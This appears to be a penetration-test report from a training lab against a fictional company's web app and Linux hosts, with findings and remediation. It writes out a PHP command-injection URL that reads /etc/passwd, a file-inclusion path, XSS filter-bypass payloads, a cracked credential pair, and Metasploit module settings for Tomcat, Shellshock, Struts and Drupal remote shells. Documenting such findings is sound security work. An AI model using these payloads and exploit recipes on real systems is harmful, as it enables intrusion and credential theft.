
Vulnerability 7	Findings
Title	Brute Forcing Credentials & Session ID
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	After getting the info for Vendors file, we further exploited the vulnerability and were able to access the /etc/passwd file where we were able to find the user Melina. We made a Brute Force attack on this user and were able to crack the password and were able to login.


	Once we landed on the page we saw it requires a specific session ID for the admin to reveal the sensitive data. We again did a Sniper Brute Force attack via BurpSuite on Admin ID(001) specifically and were able to get the original admin ID and were able to see the sensitive information. **UserID:Password** **melina:melina**
Images	 
Affected Hosts	**192.168.14.35**
Remediation	**To remediate brute forcing vulnerabilities, implement account lockout mechanisms, enforce strong password policies, use multi-factor authentication (MFA), and secure session IDs with proper randomness, expiration, and rate limiting. Monitor and log failed login attempts for suspicious activity.**


Vulnerability 8	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	After gathering the information from robots.txt, we were able to successfully make a PHP injection on souvenirs.php page, where we were able to see the sensitive information. This injection was also working on a disclaimer.php page where we were able to see the /etc/passwd file data. URL & Injections: 192.168.14.35/souviners.php?message="";system(cat/etc/passwd) 192.168.14.35/disclaimer.php?page=/etc/passwd
Images	

Affected Hosts	**192.168.14.35**
Remediation	**To remediate PHP injection, disable dangerous PHP functions (e.g., include, require), validate and sanitize all user inputs, avoid dynamic file inclusion, and store sensitive files outside the web root. Use a WAF to block malicious requests.**


Vulnerability 9	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	On the same Disclaimer.php page we tried to further exploit it by trying the directory traversal and were able to file an old disclaimer directory which was containing sensitive information. URL: 192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate directory traversal, sanitize and validate user inputs, avoid using user input in file paths, enforce strict access controls, and store sensitive files outside the web root. Use a WAF to block malicious traversal attempts.


Vulnerability 10	Findings
Title	Cross-Site Scripting (XSS)
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	On the welcome page, the "name" field is vulnerable to Cross-site scripting(XSS). XSS Payload: <script>alert('XSS')</script>
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate Cross-Site Scripting (XSS), sanitize and validate all user inputs, encode output to prevent script execution, and implement Content Security Policy (CSP) to restrict inline scripts and unauthorized sources. Use secure coding practices to handle user-generated content.


Vulnerability 11	Findings
Title	Cross-Site Scripting Advanced(XSS)
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	On the Memory-Planner.php page, we were able to pass the input with advance validation. Advanced XSS Payload: <scrSCRIPTipt>alert(‘XSS”)</scrSCRIPTipt>
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate advanced XSS, implement robust input validation and output encoding, use libraries like DOMPurify to sanitize HTML, and deploy a Content Security Policy (CSP) to block unauthorized script execution. Regularly test for bypass attempts.


Vulnerability 12	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	By executing the curl command, we successfully uncovered additional sensitive information. Command: curl -v http://192.168.14.35/About-Rekall.php
Images	
Affected Hosts	192.168.14.35
Remediation	To remediate sensitive data exposure, ensure sensitive information is not exposed in server responses, enforce proper access controls, disable directory listing, and use HTTPS to encrypt data in transit. Regularly audit and monitor endpoints for unintended data leaks.


Linux OS:


Vulnerability 13	Findings
Title	Aggressive Nmap/Zenmap scanning
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	We ran the intense scan with Zenmap on 192.168.13.0/24 network and were able to see the 5 vulnerable Hosts IPs and open ports on them.
Images	
Affected Hosts	192.168.13.10-192.168.13.14
Remediation	To remediate aggressive NMAP/ZENMAP scanning, implement network segmentation, use firewalls to restrict unnecessary ports, enable intrusion detection/prevention systems (IDS/IPS), and regularly monitor and log network traffic for suspicious activity.

Vulnerability 14	Findings
Title	Nessus Scan Findings
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After running the Scan in Nessus on 192.168.13.12 host, we found a critical Apache Struts vulnerability, which can lead to major data breach and a backdoor shell can be created with this exploit
Images	
Affected Hosts	192.168.13.12
Remediation	To remediate the Apache Struts vulnerability, immediately update to the latest patched version, apply security patches, disable unused features, and monitor for suspicious activity. Regularly scan and audit systems for vulnerabilities.

Vulnerability 15	Findings
Title	Apache Tomcat Remote Code Execution(RCE) Vulnerability CVE-2017-12617
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using the Nmap results we were able to establish a remote session to 192.168.13.10 machine and were able to view the sensitive information of that machine with root privileges. exploit: multi/http/tomcat_jsp_upload_bypass config: set RHOSTS 192.168.13.10
Images	
Affected Hosts	192.168.13.10
Remediation	To remediate the Apache Tomcat RCE vulnerability (CVE-2017-12617), immediately update Tomcat to the latest patched version, disable support for PUT methods if not required, and restrict access to the Tomcat manager interface. Regularly audit and monitor for unauthorized changes.


Vulnerability 16	Findings
Title	Shellshock Reverse TCP Exploit CVE-2014-6271
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Gathering the details from Nmap scan on 192.168.13.11, we were able to find an exploit called shellshock and were able to establish a remote session. Then we were able to access the sudoers file which revealed the sensitive information on the machine. exploit: multi/http/apache_mod_cgi_bash_env_exec Config: set RHOSTS 192.168.13.11 set TARGETURI /cgi-bin/shockme.chi
Images	
Affected Hosts	192.168.13.11
Remediation	To remediate the Shellshock vulnerability (CVE-2014-6271), update Bash to the latest patched version, disable or restrict CGI scripts if not needed, and apply security patches to all affected software. Regularly scan and monitor systems for vulnerabilities.

Vulnerability 17	Findings
Title	Apache Struts Vulnerability CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After running the Nessus scan on 192.168.13.12 host, we found a critical Struts vulnerability. We used the struts exploit to create a remote shell connection and were able to gather all sensitive data/information from the machine. exploit: multi/http/struts2_content_type_ognl Config: set RHOSTS 192.168.13.12
Images	
Affected Hosts	192.168.13.12
Remediation	To remediate the Apache Struts vulnerability (CVE-2017-5638), immediately update to the latest patched version of Struts, apply security patches, and disable unnecessary features. Regularly scan and monitor for vulnerabilities and unauthorized access.


Vulnerability 18	Findings
Title	Drupal Vulnerability CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After running a Nmap scan on host 192.168.13.13, we were able to identify a Drupal exploit, it also provided us with a CVE exploit code, which we later used to exploit the machine and was able to successfully create a remote shell connection. exploit: unix/webapp/drupal_restws_unserialize Config: set RHOSTS 192.168.13.13
Images	
Affected Hosts	192.168.13.13
Remediation	To remediate the Drupal vulnerability (CVE-2019-6340), update Drupal to the latest patched version, apply security patches, and disable unused modules. Regularly scan and monitor for vulnerabilities and unauthorized access.



Vulnerability 19	Findings
Title	Open Source Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	Upon investigation on crt.sh, we found that certain SSL information has not been protected and publicly exposed
Images	
Affected Hosts	totalrekall.xyz
Remediation	To remediate open source data exposure, ensure sensitive SSL information is not publicly accessible, use proper access controls, and regularly monitor platforms like crt.sh for unintended data leaks. Implement encryption and secure storage for sensitive data.


crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	
